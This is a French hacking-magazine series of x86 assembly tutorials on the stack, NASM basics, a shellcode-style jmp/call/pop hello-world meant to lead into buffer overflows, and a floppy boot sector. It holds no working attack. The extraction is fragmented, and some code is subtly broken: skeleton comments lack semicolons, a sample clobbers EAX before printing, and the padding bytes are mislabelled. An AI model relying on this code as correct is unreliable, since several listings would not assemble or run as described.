Il ne sera pas question pour vous de recoder des fonctions de gestion de la mémoire en assembleur. Les algorithmes existant (les choix varient d'un système à un autre) sont optimisés et les recoder demande des notions de programmation bien précises (listes chaînées par exemple).

En fait, en débutant, vous n'utiliserez jamais le heap, sauf si vous savez pourquoi vous devez le faire. Vous ferez essentiellement vos allocations mémoire sur la stack.

## La stack

La stack est la région mémoire la plus utile d'un programme. Elle se situe constamment, quel que soit le système que vous utilisez, dans les adresses hautes de la mémoire. Depuis un programme utilisateur (et donc de votre point de vue), la mémoire est visible sous une forme linéaire. Partant de l'adresse 0x0 jusqu'à l'adresse 0xFFFFFFFF, ce sont plus de quatre gigas octets de mémoire qui semblent disponibles. Qui "semblent" car en réalité le système d'exploitation utilise des régions mémoire de cet ensemble, les rendant indisponibles. De même, les librairies chargées

par l'application utilisent aussi des régions mémoire de cet espace virtuel.

Un programme se moque de la localisation de la stack, il l'utilisera de façon aveugle là où on lui dira de le faire.

Elle lui sert à empiler des données, comme les variables temporaires d'une sous-fonction, ou encore les adresses de retour d'une fonction. Notre but est de vous expliquer l'utilité de la stack dans le cadre du développement en assembleur.


La stack va servir à votre code pour plusieurs choses :

1. sauvegarder des valeurs numériques en mémoire (nombres, adresses) pour libérer des registres,
2. sauvegarder des registres avant d'appeler une sous-fonction qui risque de les modifier,
3. transmettre et récupérer des arguments dans une fonction,
4. réserver des buffers (pour des copies de chaînes de caractères par exemple),
5. appeler et revenir de fonctions.

Lorsque vous utilisez la pile, vous empilez les données par

le bas. Autrement dit, la pile croît vers les adresses basses. Faisons une métaphore.

Imaginez une pile d'assiettes posées par terre. Maintenant, accrochez-la au plafond. Toute nouvelle assiette que vous ajouterez à cette pile sera ajoutée par le bas. Sous la pile, il n'y a rien que de l'air (une partie de l'espace mémoire virtuel est vide sous la stack), et le sol est la prochaine région



La pile

mémoire utilisée. La pile ne s'étendra pas au-delà.

La stack s'élargit donc vers le bas mais on la parcourt néanmoins comme toute autre région mémoire : des adresses basses vers les plus hautes.

L'instruction qui permet de rajouter une assiette (une donnée) est "Push". L'instruction qui permet d'enlever une donnée est "Pop".

Push prend un argument (un registre, si l'on veut mettre le contenu d'un registre sur la stack, ou une valeur immédiate, c'est-à-dire un nombre).

Pop prend un registre comme argument (la valeur prise de la stack est transférée vers le registre).

Notez que l'on n'empile et ne dépile que des données de deux ou quatre octets (word et double-words) à l'aide de Push/Pop.

Revenons à notre plafond. Notre pile d'assiettes y est toujours accrochée, continuons le bricolage. Prenons une fourchette et attachons lui un fil. Accrochons, à côté de la pile d'assiettes, le fil pour que la fourchette pende au niveau du bas de la pile. Ses dents pointent le bas de la pile. Quand nous rajouterons une assiette, cette fourchette devra descendre pour continuer à pointer le bas de la pile. Et quand nous retirerons une assiette, la fourchette devra remonter d'un cran.

Notre fourchette, c'est le registre ESP (Extended Stack Pointer) du processeur. ESP pointe toujours sur le bas de la pile. Lorsque vous faites Push/Pop, ESP est automatiquement incrémenté ou décrémenté de deux ou quatre octets. On peut modifier directement ESP mais jamais à la légère.

Si l'on veut allouer 64 octets sur la pile (pour sauvegarder temporairement une signature numérique par exemple) on ne va pas faire 16 push et considérer que ESP pointe sur notre nouveau buffer. On peut directement le décrémenter de 64 octets (on utilisera toujours des multiples de 4 dans ce genre d'opération, pour des raisons inexplicables ici, mais vitales).

Comme ESP contient une adresse qui pointe sur le bas de la stack, il suffit de soustraire 64 à ESP pour qu'il pointe 64 octets plus bas, et ainsi nous élargissons la stack de 64 octets. Nous avons alors 64 octets disponibles au dessus de ESP. N'oubliez jamais de libérer cet espace en additionnant 64 à ESP avant la fin de votre fonction ou il vous en coûtera un bug fatal.

## Prologue et épilogue : des notions fondamentales


Lorsque vous appelez une fonction, vous utilisez "Call". Call va mettre l'adresse de la prochaine instruction qui le suit sur la pile (donc décrémenter ESP de quatre octets) et sauter sur l'adresse qui lui a été passée en paramètre (par valeur immédiate ou registre). L'exécution saute alors sur la nouvelle fonction.

ESP pointe alors dans la stack sur l'adresse de retour de

celle-ci, c'est-à-dire l'adresse où reprendra l'exécution après le retour de la fonction (rappelez-vous : juste après le call). Le retour de la fonction se fait par l'instruction "Ret". Ret prend la donnée (l'adresse) pointée par ESP, la dépile de la stack et saute l'exécution dessus (la valeur est mise dans le registre EIP). Il est donc important que ESP pointe sur une adresse de retour au moment du Ret ou le bug est assuré.

Call/Ret, tout comme Push/Pop, modifient automatiquement le registre ESP. Si l'on doit passer des paramètres à une fonction, la méthode la plus courante consiste à empiler les arguments à l'aide de Push (uniquement des valeurs numériques ou des adresses) avant de faire le Call. Après le Call, les arguments seront ainsi quatre octets suivant l'adresse de retour sauvegardée pointée par ESP.

Reprenons. Juste après le Call, au moment où l'exécution rentre dans la sous-fonction (dans le code source, Call prend en paramètre une adresse, très souvent le nom d'une fonction), ESP pointe sur l'adresse de retour. La stack est ensuite étendue aux besoins du développeur et, une fois arrivée à la fin de la fonction, ESP ne pointe plus du tout sur l'adresse de retour de la fonction. Autrement dit : "où est l'assiette sur laquelle on doit faire pointer la fourchette avant le retour de la fonction vu qu'on a empilé x assiettes".



Pop et push dans la pile



tes ?". Il faut additionner à ESP le bon nombre d'octets réservés sur la stack pour qu'il revienne à sa valeur d'origine, celle qui pointe sur l'adresse de retour de la fonction. Fastidieux si l'on doit noter chaque allocation de mémoire sur la stack.

La meilleure façon de procéder est de sauvegarder ESP lorsqu'on rentre dans la fonction et de restaurer sa sauvegarde à la fin de la fonction.

La sauvegarde d'ESP s'effectue par le registre EBP. Le prologue d'une fonction consiste à sauvegarder EBP sur la pile (Push), à sauvegarder ensuite ESP dans EBP. L'épilogue d'une fonction restaure ESP par EBP, et rend à EBP sa valeur d'origine (Pop). Tout l'espace (stack frame) consommé sur la pile

entre le prologue et l'épilogue est ainsi immédiatement libéré. Nous verrons plus tard comment réaliser un prologue et un épilogue en bonne et due forme.

#### Ce qu'il faut impérativement retenir et comprendre

- Ce que font Push/Pop,
- Le sens d'évolution de la stack,
- Le rôle d'ESP et d'EBP,
- Ce qu'est une adresse de retour et comment elle est sauvegardée.

# DARK SIDE OF THE NET



# nasm en résumé

Cet article va peut être vous perturber un peu, vous allez me dire: <<tu répètes souvent les mêmes choses!>> He bien, c'est voulu ! Ce mag à pour but de vous donner des notions en assembleur, les bases pour que vous puissiez débuter sainement.

## INTRODUCTION

Si vous lisez cet article en vous disant : « tout ça je connais » alors vous pouvez continuer la suite. Dans le cas contraire, relisez les articles précédents jusqu'à ce que vous puissiez vous aussi dire : « tout ça je connais ».

## Les instructions

### La directive %define

Cette directive est semblable à celle de la directive #define du C.

```
%define SIZE 100
%define ch1 dword [ebp+8]
%define ch2 dword [ebp+12]
```

Nous venons ici, de définir trois variables SIZE, ch1 et ch2 qui vont prendre des valeurs pour tout le programme.

### Directives de données

```
L1 db 0 ; octet libellé L1 avec une valeur initiale de 0
L2 dw 1000; mot libellé L2 avec une valeur initiale de 1000
L3 db 110101b; octet initialise à la valeur binaire 110101
L4 db 12h; octet initialise à la valeur hexa 12
L5 db 17o; octet initialise à la valeur octale 17
L6 dd 1A92h; double mot initialise à la valeur hexa 1A92
L7 resb 1 ; un octet non initialise
L8 db "A"; octet initialise avec le code ASCII du A
L9 db 0,1,2,3 ; définit 4 octets
L10 db "s","a","l","u","t",0 ; définit une chaîne "salut"
L11 db "salut",0 ; idem L10
L12 times 100 db 0 ; équivalent à 100 (db 0)
L13 resw 100 ; réserve de la place pour 100 mots
```

### Exemples d'utilisation

```
mov al,[L1] ; copie l'octet situé en L1 dans al
mov eax,L1 ; EAX=adresse de l'octet en L1
mov [L1],ah ; copie ah dans l'octet en L1
mov dword [L6],1 ; stocke 1 en L6
```

Cela indique à l'assembleur de stocker un 1 dans le double mot qui commence en L6. Les autres spécificateurs de taille sont : BYTE, WORD, QWORD et TWORD

## Entrées - sorties

Les langages assembleur n'ont pas de bibliothèques standards. Ils doivent accéder directement au matériel ou utiliser des routines de bas niveau éventuellement fournies par le système d'exploitation.

Il est très courant pour les routines assembleur d'être interfacées avec du C. Un des avantages de cela est que le code assembleur peut utiliser les routines d'E/S de la bibliothèque standard du C.

Pour utiliser ces routines, il faut inclure un fichier contenant les informations dont l'assembleur a besoin pour les utiliser.

```
%include "asm_io.inc"
```

pour utiliser une de ces routines d'affichage, il faut charger EAX avec la valeur correcte et utiliser une instruction CALL pour l'invoquer

Nous pourrions donc utiliser :

```
print_int : affiche à l'écran la valeur d'un entier stocké dans EAX
print_char : pareil pour un code ASCII, stocké dans AL
print_string : pareil pour une chaîne de caractères (stocké dans EAX)
print_nl : aller à la ligne
read_int : lit un entier au clavier et le stocke dans le registre EAX
read_char : lit un caractère au clavier et stocke son code ASCII dans le registre EAX
Cette bibliothèque contient également quelques routines de débogage :
```

```
dump_regs : affiche les valeurs des registres, des flags
dump_mem : affiche les valeurs d'une certaine région de la mémoire. Elle prend trois arguments séparés par des virgules ( un entier utilisé pour étiqueter la sortie, l'adresse à afficher et le nombre de paragraphes de 16 octets à afficher
```



après l'adresse)

dump\_stack : affiche les valeurs de la pile du processeur  
dump\_math : affiche les valeurs des registres du coprocesseur mathématique

Nous lancerons notre programme assembleur à partir d'un programme en C ( progC.c )

### progC.c

```
int main()
{
    int ret_status;
    ret_status=asm_main();
    return ret_status;
}
```

Le squelette de notre programme en assembleur sera de cette forme : ( essai.asm )

### essai.asm

```
%include "asm_io.inc"
segment .data

segment .bss

segment .text
    global _asm_main
_asm_main:
    enter 0,0
    setup routine
    pusha

    popa
    mov     eax, 0
    return back to C
    leave
    ret
```

Dans le segment .data doivent se trouver seulement les données initialisées.

Les données non initialisées se trouveront dans .bss  
le segment de code est appelé .text

## Compiler

Pour compiler le programme , vous utiliserez cette instruction :

**nasm -f elf essai.asm**

puis

**gcc -O premier progC.c essai.o asm\_io.o**

pour essayer votre programme :

**[FaSm]# chmod u+x premier**

**[FaSm]# ./premier**

## Exemple de programme

```
%include "asm_io.inc"
segment .data
prompt1 db "Entrez un nombre :",0
prompt2 db "Entrez un deuxieme nombre : ",0
prompt3 db "le résultat est : ",0
segment .bss
nbr resb 1
segment .text
    global _asm_main
_asm_main:
    enter 0,0
    pusha
    mov EAX,prompt1
    call print_string
    call read_int
    mov [nbr],EAX
    mov EAX,prompt2
    call print_string
    call read_int
    add EAX,[nbr]
    mov EBX,EAX
    mov EAX,prompt3
    mov EAX,EBX
    call print_int
    call print_nl
    dump_regs 1
    dump_mem 2,prompt3,2
    popa
    mov EAX,0
    leave
    ret
```

Les interruptions

## LES INTERRUPTIONS

Les interruptions sous linux (int 0x80) sont détaillées sur le site cité en prérequis.

[http://docs.cs.up.ac.za/programming/asm/derick\\_tut/syscalls.html](http://docs.cs.up.ac.za/programming/asm/derick_tut/syscalls.html)

## Voyons par l'exemple

### bonjour tout le monde en C

```
int main() {
    char *string="bonjour, tout le monde! ";
    write(1,string,23);
}
```

Nous voulons en assembleur, obtenir la même chose que le programme en C (cf encadré). Il nous faut donc utiliser des interruptions pour, par exemple, écrire à l'écran une phrase ou quitter le programme (exit).

Nous allons obtenir le programme en assembleur donné en encadré.

### bonjour tout le monde ! en assembleur

```
Xor eax,eax
xor ebx,ebx
xor ecx,ecx
xor edx,edx
jmp short string
code:
    pop ecx
    mov bl,1
    mov dl,23
    mov al,4
    int 0x80
    dec bl
    mov al,1
    int 0x80
    string :
    call code
    db 'bonjour, tout le monde!'
```

La partie XOR eax, eax par exemple, sert simplement à mettre à zéro le registre eax. Une bonne habitude est de mettre à zéro les registres que nous voulons utiliser.

Si l'on regarde dans la table des syscalls donnée plus haut, le write est de la forme : write(1,string,23)

si l'on veut utiliser la fonction write, il faut mettre 4 dans al. Mais au préalable, il faut lui indiquer quelques arguments.

D'abord , voulons nous travailler avec l'entrée standard (le clavier : 0) ou la sortie standard (l'écran : 1) ou enfin avec la sortie d'erreur (2) ? nous voulons bien sur visualiser sur l'écran, nous mettrons donc 1 dans bl.

Il faut ensuite indiquer la taille de la chaîne de caractère que nous voulons écrire, soit pour nous 23 que nous plaçons dans dl.

Il nous reste ensuite à placer dans ecx l'adresse de la chaîne de caractère. Ce qui est fait dans l'exemple (cf encadré) par une petite astuce: nous faisons d'abord un jmp short string qui va permettre de sauter à l'étiquette string: qui fait appelle à code .

Ce mécanisme permet de mettre dans la pile , l'adresse de retour soit l'adresse de db 'bonjour, tout le monde!'

Dés l'arrivée dans le sous programme code, nous faisons un pop ecx qui permet de placer dans ecx l'adresse voulue.

Nous pouvons donc maintenant appeler l'interruption int 0x80 qui va donc écrire à l'écran la phrase voulue.

L'interruption int 0x80 est utilisée aussi pour sortir du programme (exit() ) en plaçant 0 dans bl (dec bl qui valait 1) et en plaçant 1 dans al.

## CONCLUSION

Nous venons de refaire un petit tour d'horizon de ce qui est nécessaire de savoir pour pouvoir aborder les articles suivants, surtout sur les buffer overflows. Si vous éprouvez encore des difficultés à comprendre, n'hésitez pas à me contacter sur le forum : <http://www.acissi.net>

FRANCK EBEL | FaSm

%eax	Name	Source	%ebx	%ecx	%edx	%esx	%edi
1	sys_exit	kernel/exit.c	int	-	-	-	-
2	sys_fork	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
3	sys_read	fs/read_write.c	unsigned int	char *	size_t	-	-
4	sys_write	fs/read_write.c	unsigned int	const char *	size_t	-	-
5	sys_open	fs/open.c	const char *	int	int	-	-
6	sys_close	fs/open.c	unsigned int	-	-	-	-
7	sys_waitpid	kernel/exit.c	pid_t	unsigned int *	int	-	-
8	sys_creat	fs/open.c	const char *	int	-	-	-
9	sys_link	fs/namei.c	const char *	const char *	-	-	-
10	sys_unlink	fs/namei.c	const char *	-	-	-	-
11	sys_execve	arch/i386/kernel/process.c	struct pt_regs	-	-	-	-
12	sys_chdir	fs/open.c	const char *	-	-	-	-



# Écris-moi sur le BOOT

Un programme sur le disque dur est organisé en différentes sections. Quelles sont-elles et que représentent-elles ?

## INTRODUCTION

Un fichier exécutable est organisé en sections. Les sections contiennent différentes données qui servent au système d'exploitation pour exécuter le fichier. Il n'y a donc pas que du code exécutable dans un programme sur disque dur. Un fichier qui ne contient que du code exécutable (celui d'un secteur de boot par exemple) est appelé fichier flat. Il est impossible d'exécuter un fichier flat directement depuis le système d'exploitation, prenez-en compte, à titre indicatif seulement.

## LES SECTIONS

Il y a trois sections qui sont essentielles à l'exécution d'un programme : la section *text*, la section *data*, et la section *bss*.

La section *text* contient le code exécutable à proprement parler du fichier. La section *data* contient les variables globales initialisées et la section *bss*, les variables globales non initialisées (donc il ne s'agit que d'espace vide référencé dans le programme par des symboles). L'avantage de la section *bss* est que les variables déclarées dans cette section n'étant pas initialisées, elles ne prennent pas de place à la compilation...

Les autres sections ne sont que des informations structurées, bien souvent également essentielles à l'exécution d'un programme. Lorsque le programme est *mappé* en mémoire - c'est-à-dire qu'à partir des données du disque dur on crée une image mémoire du programme que l'on appellera *processus*. On utilise ces autres sections. Certaines d'entre elles sont mappées dans l'espace mémoire du processus avec la section *text*. Ainsi la section *text* en mémoire correspond-elle à la fois au code exécutable et aux sections nécessaires à l'exécution du processus.

Votre compilateur d'assembleur ne sait pas où sont les sections tant que vous ne le lui avez pas indiqué. C'est à la fois un avantage et un inconvénient : vous pouvez ainsi mettre une phrase ASCII directement entre deux instructions assembleur (vous ne devez pas en voir l'intérêt, c'est normal !) sans aucune erreur. En revanche, il vous faudra utiliser

0x00000000	reserved	
0x0001068c	text	Program
0x00020c68	data	
0x00020c88	bss	
0x00022cb0	Allocated data	Heap
		Free memory
	...	
0xffbeefa4	frame 1	Stack
0xffffffff	frame 0	

Mapping

## Un secteur de boot qui affiche un message

```

prog01 :
;-----
[BITS 16]          ; indique a nasm que l'on travaille en 16 bits
[ORG 0x0]

; initialisation des segments en 0x07C0
mov ax,0x07C0
mov ds,ax
mov es,ax
mov ax,0x8000      ; stack en 0xFFFF
mov ss,ax
mov sp, 0xf000

; affiche un msg
mov si,msgDebut
call afficher

end:
jmp end

;--- Variables ---
msgDebut db "Hello world !",13,10,0
;-----

; Synopsis: Affiche une chaine de caracteres se terminant par 0x0
; Entree: DS:SI -> pointe sur la chaine a afficher
;-----
afficher:
push ax
push bx

.debut:
lodsb          ; ds:si -> al
cmp al,0       ; fin chaine ?
jz .fin
mov ah,0x0E    ; appel au service 0x0E, int 0x10 du bios
mov bx,0x07    ; bx -> attribut, al -> caractere ascii
int 0x10
jmp .debut

.fin:
pop bx
pop ax
ret

;--- NOP jusqu'a 510 ---
times 510-($-$$) db 144
dw 0xAA55

```



une directive du compilateur pour que votre phrase soit associée à une autre section que la section `text`.

## Réaliser un secteur de boot

### Qu'est-ce qu'un secteur de boot ?

Un secteur de boot est un programme situé sur le premier secteur d'une unité de stockage ou d'une partition et qui est chargé au démarrage du PC. Le programme de ce secteur a en principe pour tâche de charger un noyau en mémoire et de l'exécuter. Ce noyau peut être présent au départ sur une disquette, un disque dur, une bande ou tout autre support magnétique. Ce tutorial détaille ce qui se passe quand on boote sur disquette mais les principes expliqués ici restent valables pour tout autre support.

### Charger un secteur de boot en mémoire

Au démarrage, le PC initialise et teste le processeur et les périphériques. Cette phase est le "Power On Self Test" (POST).

Ensuite, le PC exécute un programme en ROM, le BIOS, qui va essayer de lire et de charger en mémoire le premier secteur de boot d'une unité de disque : le "Master Boot Record" (MBR). Si un MBR est trouvé sur la disquette dans le lecteur, il est chargé en mémoire à l'adresse 0000:7C00. Sinon, le BIOS cherche un MBR sur une autre unité de stockage (disque dur, cdrom, etc.). Une fois que le MBR est chargé en mémoire, le BIOS passe la main au petit programme qu'il contient.

Le MBR contient un programme mais aussi des données. Parmi celles-ci, il y a la table des partitions. Cette table contient des informations sur les partitions du disque (où elles commencent, leur taille, etc.). Un MBR standard cherche sur la table des partitions une partition active, puis, si une telle partition existe, il charge le secteur de boot de cette partition en 0000:7C00. C'est souvent ce deuxième secteur de boot qui charge le noyau et lui donne la main.

Par exemple, sous Linux, c'est assez compliqué car il faut souvent charger trois secteurs de boot pour pouvoir démarrer le noyau d'un système d'exploitation (possibilité de multi-boot). Le MBR est tout d'abord chargé au démarrage. Si une partition active est détectée, le secteur de boot de cette partition est chargé puis exécuté (on a donc chargé un deuxième secteur de boot). Ce

secteur contient le programme "LILO" qui, d'une façon interactive, va charger un troisième secteur de boot lié au système choisi par l'utilisateur. Ce dernier secteur va se charger puis lancer un noyau.

Que fait exactement ce programme ?

On indique tout d'abord que l'on travaille sur 16 bits pour le codage des instructions et des données, c'est le mode par défaut. Ceci n'est pas encore le début du programme, c'est juste une directive de compilation pour que l'exécutable obtenu soit bien sur 16 bits et pas sur 32 bits.

```
[BITS 16] ; indique a nasm
que l'on travaille en 16 bits
On commence par initialiser les registres 'ds' et 'es'. Ces deux registres du processeur indiquent la zone mémoire où se situe le segment de données. Il faut les initialiser de façon à ce que le segment de données débute en 0x7C00, puisque c'est l'adresse où est chargé le secteur de boot en mémoire.
```


```
; initialisation des segments en
0x07C0
mov ax,0x07C0
mov ds,ax
mov es,ax
```

Ensuite on initialise le segment de pile (ss) et le pointeur de pile (sp) en faisant commencer la pile en 0x8F000 et en la faisant finir en 0x80000.

```
mov ax,0x8000 ; stack en 0xFFFF
mov ss,ax
mov sp, 0xf000
```

On a donc :

- la pile qui commence en 0x8F000 et finit en 0x80000 ;
- le segment de données qui commence en 0x07C00 et finit en 0x17C00 ;
- le secteur de boot chargé en 0x07C00 et qui finit en 0x07CFF.



Une fois les principaux registres initialisés, la fonction 'afficher' est appelée. Elle affiche le message pointé par 'msgDebut'. Cette fonction fait appel au service 0x0e de l'interruption logicielle 0x10 du BIOS qui permet d'afficher un caractère à l'écran en précisant ses attributs (couleur, luminosité...). Il aurait été possible d'écrire un message à l'écran en se passant de cette facilité offerte par le BIOS mais cela aurait été beaucoup moins simple à réaliser. Patience !

```
; affiche un msg
mov si,msgDebut
call afficher
```

Une fois le message affiché, le programme boucle et ne fait plus rien.

```
end:
jmp end
```

En fin de fichier, on définit les variables et les fonctions utilisées dans le programme. La chaîne de caractères affichée au démarrage a pour nom 'msgDebut' :

```
msgDebut db "Hello
world!",13,10,0
```

Ensuite, la fonction 'afficher' est définie. Elle prend en argument une chaîne de caractères pointée par les registres DS et SI. DS correspond à l'adresse du segment de données et SI est un déplacement par rapport au début de ce segment (un offset). La chaîne de caractère passée en argument doit se terminer par un octet égal à 0 (comme en C).

A la fin du fichier, il y a la directive de compilation suivante :

```
;--- NOP jusqu'a 510 ---
times 510-($-$$) db 144
dw 0xAA55
```

Cette directive ajoute du bourrage sous forme d'octets à zéro puis le mot 0xAA55 afin que le binaire généré fasse 512 octets. Le mot 0xAA55 en fin de secteur est une signature pour que celui-ci soit reconnu comme étant un MBR valide.

### La pratique : compiler et tester un programme de secteur de boot


Le programme est écrit dans un fichier qui s'appelle "bootsect.asm". Pour le compiler avec nasm et obtenir le binaire "bootsect", il faut exécuter la commande suivante :

```
$ nasm -f bin -o bootsect bootsect.asm
Pour lancer le secteur de boot, il faut copier le binaire sur une disquette :
```

```
$ dd if=bootsect of=/dev/fd0
```

## CONCLUSION

